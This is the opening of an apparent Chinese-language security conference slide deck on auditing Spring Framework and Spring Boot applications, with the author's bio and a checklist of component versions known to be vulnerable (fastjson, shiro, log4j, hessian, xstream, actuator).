




7ools

Hacking | spring

panda
2023.06.10

About Me




- T00ls荣誉成员
- T00ls 名人堂成员
- 《Java 代码审计 · 入门篇》作者之一
- 某甲方安全工程师
- Blog: www.cn-panda.net



Audit Spring Framework & Spring Boot - 快速审计思路

- 无情的 find jar 机器 - 你的眼睛是铁



fastjson

- version <= 1.2.80

shiro

- version < 1.11.0

log4j

- 2.x.x <= version < 2.17.0

hessian


xtream

actuator

.....

